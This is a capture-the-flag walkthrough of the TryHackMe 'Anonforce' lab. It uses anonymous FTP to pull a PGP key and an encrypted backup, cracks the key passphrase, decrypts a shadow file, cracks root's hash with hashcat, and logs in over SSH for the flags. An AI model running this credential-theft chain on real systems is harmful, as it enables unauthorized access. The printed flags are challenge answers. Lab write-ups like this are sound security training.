Anonforce


Task 1 Capture the flag

Task 1-1: user.txt

Nmap

Start your nmap scan.

`nmap -T4 -sV -sC <Machine IP>`




```
kali@kali:~$ nmap -T4 -sV -sC 10.10.225.120
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-19 17:38 EDT
Nmap scan report for 10.10.225.120
Host is up (0.11s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 bin
| drwxr-xr-x    3 0        0            4096 Aug 11  2019 boot
| drwxr-xr-x   17 0        0            3700 Jun 19 14:37 dev
| drwxr-xr-x   85 0        0            4096 Aug 13  2019 etc
| drwxr-xr-x    3 0        0            4096 Aug 11  2019 home
| lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img -> boot/initrd.img-4.4.0-157-generic
| lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img.old -> boot/initrd.img-4.4.0-142-generic
| drwxr-xr-x   19 0        0            4096 Aug 11  2019 lib
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 lib64
| drwx------    2 0        0           16384 Aug 11  2019 lost+found
| drwxr-xr-x    4 0        0            4096 Aug 11  2019 media
| drwxr-xr-x    2 0        0            4096 Feb 26  2019 mnt
| drwxrwxrwx    2 1000     1000         4096 Aug 11  2019 notread [NSE: writeable]
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 opt
| dr-xr-xr-x  100 0        0               0 Jun 19 14:37 proc
| drwx------    3 0        0            4096 Aug 11  2019 root
| drwxr-xr-x   18 0        0             540 Jun 19 14:37 run
| drwxr-xr-x    2 0        0           12288 Aug 11  2019 sbin
| drwxr-xr-x    3 0        0            4096 Aug 11  2019 srv
| dr-xr-xr-x   13 0        0               0 Jun 19 14:37 sys
|_Only 20 shown. Use --script-args ftp-anon.maxlist=-1 to see all.
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.6.47.43
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8a:f9:48:3e:11:a1:aa:fc:b7:86:71:d0:2a:f6:24:e7 (RSA)
|   256 73:5d:de:9a:88:6e:64:7a:e1:87:ec:65:ae:11:93:e3 (ECDSA)
|_  256 56:f9:9f:24:f1:52:fc:16:b7:7b:a3:e2:4f:17:b4:ea (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.80 seconds
```

Port 21 (FTP) and port 22 (SSH) are open.


FTP

Connect to FTP as Anonymous with a blank password.



```
kali@kali:~$ ftp 10.10.225.120
Connected to 10.10.225.120.
220 (vsFTPd 3.0.3)
Name (10.10.225.120:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

Seems like the whole system is on FTP, notread is unusual.




```
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Aug 11  2019 bin
drwxr-xr-x    3 0        0            4096 Aug 11  2019 boot
drwxr-xr-x   17 0        0            3700 Jun 19 14:37 dev
drwxr-xr-x   85 0        0            4096 Aug 13  2019 etc
drwxr-xr-x    3 0        0            4096 Aug 11  2019 home
lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img → boot/initrd.img-4.4.0-157-generic
lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img.old → boot/initrd.img-4.4.0-142-generic
drwxr-xr-x   19 0        0            4096 Aug 11  2019 lib
drwxr-xr-x    2 0        0            4096 Aug 11  2019 lib64
drwx------    2 0        0           16384 Aug 11  2019 lost+found
drwxr-xr-x    4 0        0            4096 Aug 11  2019 media
drwxr-xr-x    2 0        0            4096 Feb 26  2019 mnt
drwxrwxrwx    2 1000     1000         4096 Aug 11  2019 notread
drwxr-xr-x    2 0        0            4096 Aug 11  2019 opt
dr-xr-xr-x   92 0        0               0 Jun 19 14:37 proc
drwx------    3 0        0            4096 Aug 11  2019 root
drwxr-xr-x   18 0        0             540 Jun 19 14:37 run
drwxr-xr-x    2 0        0           12288 Aug 11  2019 sbin
drwxr-xr-x    3 0        0            4096 Aug 11  2019 srv
dr-xr-xr-x   13 0        0               0 Jun 19 14:37 sys
drwxrwxrwt    9 0        0            4096 Jun 19 14:37 tmp
drwxr-xr-x   10 0        0            4096 Aug 11  2019 usr
drwxr-xr-x   11 0        0            4096 Aug 11  2019 var
lrwxrwxrwx    1 0        0              30 Aug 11  2019 vmlinuz → boot/vmlinuz-4.4.0-157-generic
lrwxrwxrwx    1 0        0              30 Aug 11  2019 vmlinuz.old → boot/vmlinuz-4.4.0-142-generic
226 Directory send OK.
```

Move to "notread" directory, transfer both files using `get`.


`get private.asc`

`get backup.pgp`




```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxrwxrwx    1 1000     1000          524 Aug 11  2019 backup.pgp
-rwxrwxrwx    1 1000     1000         3762 Aug 11  2019 private.asc
226 Directory send OK.
```

Move to the the user's directory to look for "user.txt".



```
ftp> pwd
257 "/home/melodias" is the current directory
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 1000     1000           33 Aug 11  2019 user.txt
226 Directory send OK.
ftp> get user.txt
```



```
kali@kali:~/Desktop/TryHackMe/anonForce$ cat user.txt
606083fd33beb1284fc51f411a706af8
```

Task 1-2: root.txt

Decrypting the backup file


We are missing the passphrase before being able to decrypt this backup.pgp file. Use gpg2john to get a hash that "John the Ripper" will crack.

`gpg2john private.asc > hash_for_john.txt`

`john hash_for_john.txt --wordlist=/usr/share/wordlists/rockyou.txt`

Show the password John cracked.

`/sbin/john hash_for_john.txt --show`




```
kali@kali:~/Desktop/TryHackMe/anonForce$ john hash_for_john.txt --show
anonforce:xbox360:::anonforce <melodias@anonforce.nsa>::private.asc

1 password hash cracked, 0 left
```

The passphrase is "xbox360".

First import the key using passphrase "xbox360".


`gpg --import private.asc`



```
kali@kali:~/Desktop/TryHackMe/anonForce$ gpg --import private.asc
gpg: key B92CD1F280AD82C2: public key "anonforce <melodias@anonforce.nsa>" imported
gpg: key B92CD1F280AD82C2: secret key imported
gpg: key B92CD1F280AD82C2: "anonforce <melodias@anonforce.nsa>" not changed
gpg: Total number processed: 2
gpg:               imported: 1
gpg:              unchanged: 1
gpg:       secret keys read: 1
gpg:   secret keys imported: 1
```


Decrypt the backup.pgp and output the contents to a file.

`gpg --output decrypted_msg.txt --decrypt ./backup.pgp`



```
kali@kali:~/Desktop/TryHackMe/anonForce$ gpg --output decrypted_msg.txt --decrypt ./backup.pgp
gpg: WARNING: cipher algorithm CAST5 not found in recipient preferences
gpg: encrypted with 512-bit ELG key, ID AA6268D1E6612967, created 2019-08-12
      "anonforce <melodias@anonforce.nsa>"
```

Read the contents of the decrypted backup.



```
kali@kali:~/Desktop/TryHackMe/anonForce$ strings decrypted msg.txt
root:$6$07nYFaYf$F4VMaegmz7dKjsTukBLh6cP01iMmL7CiQDt1ycIm6a.bsOIBp0DwXVb9XI2EtULXJzBtaMZMNd2tV4uob5RVM0:18120:0:99999:7::
daemon:*:17953:0:99999:7:::
bin:*:17953:0:99999:7:::
sys:*:17953:0:99999:7:::
sync:*:17953:0:99999:7:::
games:*:17953:0:99999:7:::
man:*:17953:0:99999:7:::
lp:*:17953:0:99999:7:::
mail:*:17953:0:99999:7:::
news:*:17953:0:99999:7:::
uucp:*:17953:0:99999:7:::
proxy:*:17953:0:99999:7:::
www-data:*:17953:0:99999:7:::
backup:*:17953:0:99999:7:::
list:*:17953:0:99999:7:::
irc:*:17953:0:99999:7:::
gnats:*:17953:0:99999:7:::
nobody:*:17953:0:99999:7:::
systemd-timesync:*:17953:0:99999:7:::
systemd-network:*:17953:0:99999:7:::
systemd-resolve:*:17953:0:99999:7:::
systemd-bus-proxy:*:17953:0:99999:7:::
syslog:*:17953:0:99999:7:::
_apt:*:17953:0:99999:7:::
messagebus:*:18120:0:99999:7:::
uuidd:*:18120:0:99999:7:::
melodias:$1$xDhc6S6G$IQHUW5ZtMkBQ5pUMjEQtL1:18120:0:99999:7:::
sshd:*:18120:0:99999:7:::
ftp:*:18120:0:99999:7:::
```

This seems to be a /etc/shadow file.


Cracking hash

Let's crack root's hash. Create a file and put the hash into it.

`echo "\$6\$07nYFaYf\$F4VMaegmz7dKjsTukBLh6cP01iMmL7CiQDt1ycIm6a.bsOIBp0DwXVb9XI2EtULXJzBtaMZMNd2tV4uob5RVM0" > root.hash`

Using hashid we can determine which hash type it is, you can also take a look at https://hashcat.net/wiki/doku.php?id=example_hashes and look for a similar hash.


`hashid root.hash`



```
kali@kali:~/Desktop/TryHackMe/anonForce$ hashid root.hash
--File 'root.hash'--
Analyzing '$6$07nYFaYf$F4VMaegmz7dKjsTukBLh6cP01iMmL7CiQDt1ycIm6a.bsOIBp0DwXVb9XI2EtULXJzBtaMZMNd2tV4uob5RVM0'
[+] SHA-512 Crypt
```

Use hashcat or John to crack the hash, we will be using hashcat in this case.

`hashcat -a0 -m1800 root.hash /usr/share/wordlists/rockyou.txt`




```
kali@kali:~/Desktop/TryHackMe/anonForce$ hashcat -a0 -m1800 root.hash /usr/share/wordlists/rockyou.txt --show
$6$07nYFaYf$F4VMaegmz7dKjsTukBLh6cP01iMmL7CiQDt1ycIm6a.bsOIBp0DwXVb9XI2EtULXJzBtaMZMNd2tV4uob5RVM0:hikari
```

Root's password is hikari.

SSH


SSH to root using password "hikari".

```
ssh root@<Machine IP>
```



```
kali@kali:~/Desktop/TryHackMe/anonForce$ ssh root@10.10.225.120
The authenticity of host '10.10.225.120 (10.10.225.120)' can't be established.
ECDSA key fingerprint is SHA256:5evbK4JjQatGFwpn/RYHt5C3A6banBkqnngz4IVXyz0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.225.120' (ECDSA) to the list of known hosts.
root@10.10.225.120's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-157-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@ubuntu:~# whoami
root
```

Flag is in the /root directory.



```
root@ubuntu:~# ls -l
total 4
-rw-r--r-- 1 root root 33 Aug 11  2019 root.txt
root@ubuntu:~# cat root.txt
f706456440c7af4187810c31c6cebdce
```